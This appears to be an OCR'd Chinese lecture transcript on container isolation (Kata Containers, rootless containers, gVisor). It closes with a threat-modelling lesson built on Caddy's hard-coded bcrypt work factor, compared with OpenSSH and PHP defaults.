
缺点：

- 用 Xen 作为虚拟机监视器（Hypervisor）
- 部分功能缺少（eg. 显卡直通、大小核调度）

把类似的思路从桌面挪到服务器——那就是 Kata Containers。Kata container 使用虚拟机来运行每个容器，避免内核漏洞带来的逃逸问题，同时也兼容标准的容器生态。

Kata conatiner
与一般容器的对比

图源：Kata conatiner



前面 runc 漏洞的利用成功，部分原因是普通的 Docker 容器中的 root 与外面的 root 是同一用户。Docker socket 能提权，也是因为 Docker 用 root 用户的身份运行。

利用漏洞和错误的配置，程序提权到和容器运行时相同的权限。假如容器运行时本身就没有权限呢？

无根容器是指非特权用户能够创建、运行以及管理容器的能力。这个术语还包括可以以非特权用户身份运行的与容器相关的多种工具。

这里的“非特权用户”指没有任何管理权限的用户，或者说“得不到管理员信任的用户”

（换句话说，他们无法要求获得更多权限或者要求安装软件包、修改系统文件）。

优点：


- 可以降低逃逸漏洞的风险和影响
- 适用于共享机器环境

缺点：

- 复杂性较高
- 不完全阻止提权

gVisor 在运行的应用程序与主机操作系统之间提供了强大的隔离层。它是一个实现类 Linux 接口的应用内核。

与 Linux 不同，它是用一种内存安全的语言（Go）编写的，并在用户空间中运行。



优点：

- 与内核隔离开
- 能够与 Docker 等生态集成
- 用户空间运行

缺点：

- 用户空间模拟有性能损失
- 兼容性问题：gVisor 不能模拟所有系统调用

谢谢大家！

9. 附加章节

既然还有几分钟，我们来讲一个关于安全的故事……

9.1 威胁模型：安全实践中缺少的一课

故事（caddy#3462）：

在 2024 年 3 月的一天，有一些 Caddy 用户发现自己服务器突然变慢了。在一个 Linode 微型实例（1 个虚拟 CPU 和 1GB 内存）上，每秒 10-20 个请求就足以占用单个 CPU 的 60%-80%。

然后，Caddy 开发者告诉用户……

“是的，对于像 bcrypt 这样的密码散列函数来说，这是意料之中的。”

此乃谎言

Caddy 在实现类 HTTP Basic Auth 的时候，认为安全真的太重要了，于是他们使用了安全的、专门用于密码保存的散列函数 bcrypt，并且将其工作因素硬编码为 14。这样，所有用户都得到同等的安全。

工作因素就是执行状态扩展 2^n 次，而状态扩展的作用可以被粗略的理解为打乱数据的排序，推高工作因素就可以极大的增加暴力破解密码的难度。

为了安全付出一些小小的代价是很平常的事情，毕竟我前面提到的 gVisor/QubesOS/seccomp-bpf 也有性能损失。但是问题在于，Caddy 这样做，不能带来安全，只能带来性能损失和风险……

首先，是 DoS 攻击的风险。

Caddy 的开发者忽略了一个重要问题：HTTP 服务器是给人用的。工作因素为 14 的 bcrypt 在我的 Ivy Bridge EP 上面需要 1.2 秒来计算。而且这 1.2 秒并不是纯延时，而是为了计算密码，把 CPU 占得满满的。

攻击者只需要使用简单的登陆操作，就可以让服务器的某个线程快快乐乐（“哈哈，我安全了！”）卡住一秒钟。我疑心 Caddy 采用这种设计而不引起大问题的原因在于，HTTP 服务器自己的 HTTP Basic Auth 并没有什么实际应用在使用。

其次，它对用户的保护只存在于幻想之中。原因很简单：他们没有自己的威胁模型。

在这里，我把威胁模型定义为“知己知彼”的一种研究过程。这一过程可以被简化为以下六个问题：

- 我想保护什么？
- 我想保护它免受谁的侵害？
- 如果我失败了，后果有多严重？
- 我需要保护它的可能性有多大？
- 为了避免潜在的后果，我愿意经历多少麻烦？
- 谁是我的盟友？

从 Caddy 的例子开始，我们一一回答这六个问题。

1. 我想保护什么？
   - 使用强度足够的密码散列函数，为的是用户的密码原文不被碰撞攻击找到。而要进行此类攻击，需要拿到加盐后散列后的密码。
2. 我想保护它免受谁的侵害（对手有什么能力）？
   - 此类攻击者可能进入服务器后台拥有和 Caddy 一样的权限，或者能够利用 Caddy 潜在的漏洞获取这一密码。
3. 如果我失败了，后果有多严重？
   - 碰撞攻击对使用复杂密码的用户来说效果几乎为 0；
   - 对于在不同网站使用不同密码的用户，即使密码原文泄漏也无所谓，登陆不了其他网站 -（碰撞攻击的前提是该网站本身被攻破，所以能登陆本站是意料之中的。不需要拿密码）
   - 对于使用较弱密码且多账号共享密码的用户，有可能有后果。

4. 我需要保护它的可能性有多大？
   - 在使用公认的良好的密钥散列算法与参数的情况下，碰撞密码并不简单，而且并不是所有用户都会采用相同的密码。
5. 为了避免潜在的后果，我愿意经历多少麻烦？
   - 在不影响服务器性能的情况下，延时可以接受，但是不能让这一延时影响用户或者服务器本身的工作。
6. 谁是我的盟友？
   - 用户
     - 如果用户有良好的使用习惯，那么网站泄漏散列后的密码并不会影响用户，也许强制用户使用复杂密码也是有效的。

Caddy 想要预防的风险仅在服务器攻破时发生，并且只影响使用弱密码的用户。为了这些本来就不安全的用户，有没有必要消耗 CPU 来使所有用户的登陆都卡住呢？让攻击者能消耗更多的资源，这也是一种安全隐患。我想这个问题值得 Caddy 开发者重新考虑。（实际的网页应用应该考虑强制用户使用强一点的密码。但 Caddy 是服务器……）

其他软件怎么做？

其他软件怎么做？

- OpenSSH 的 ssh-keygen 相当于原版 bcrypt 的工作因素置为 10 或者 10.5
  - 默认使 bcrypt_pbkdf 迭代 16 或 24 次，在 2023 年的提交中，从 16 增加到了 24
  - 可以手动配置

其他软件怎么做？

- OpenSSH 的 ssh-keygen 相当于原版 bcrypt 的工作因素置为 10 或者 10.5
  - 默认使 bcrypt_pbkdf 迭代 16 或 24 次，在 2023 年的提交中，从 16 增加到了 24
  - 可以手动配置
- PHP 工作因子的默认值是 10 或 12（PHP 8.4 从 10 提升到 12）
  - 算力使用与延迟是 Caddy 默认值的 1/4
  - 并且，PHP 并没有硬编码这个值，而是提供了让用户手动配置的渠道。

可以看出 Caddy 的做法并非业界接受的实践。

前面的六个问题也值得我们在检视自己的“安全”系统的时候思考一下。不要认为自己把安全参数加大就可以了，往小了说，是浪费自己的精力，往大了说，有可能带来新的风险。

知己知彼，方能安全。

自由的代价是永恒的警惕

— 约翰·菲尔波特·柯伦

问题？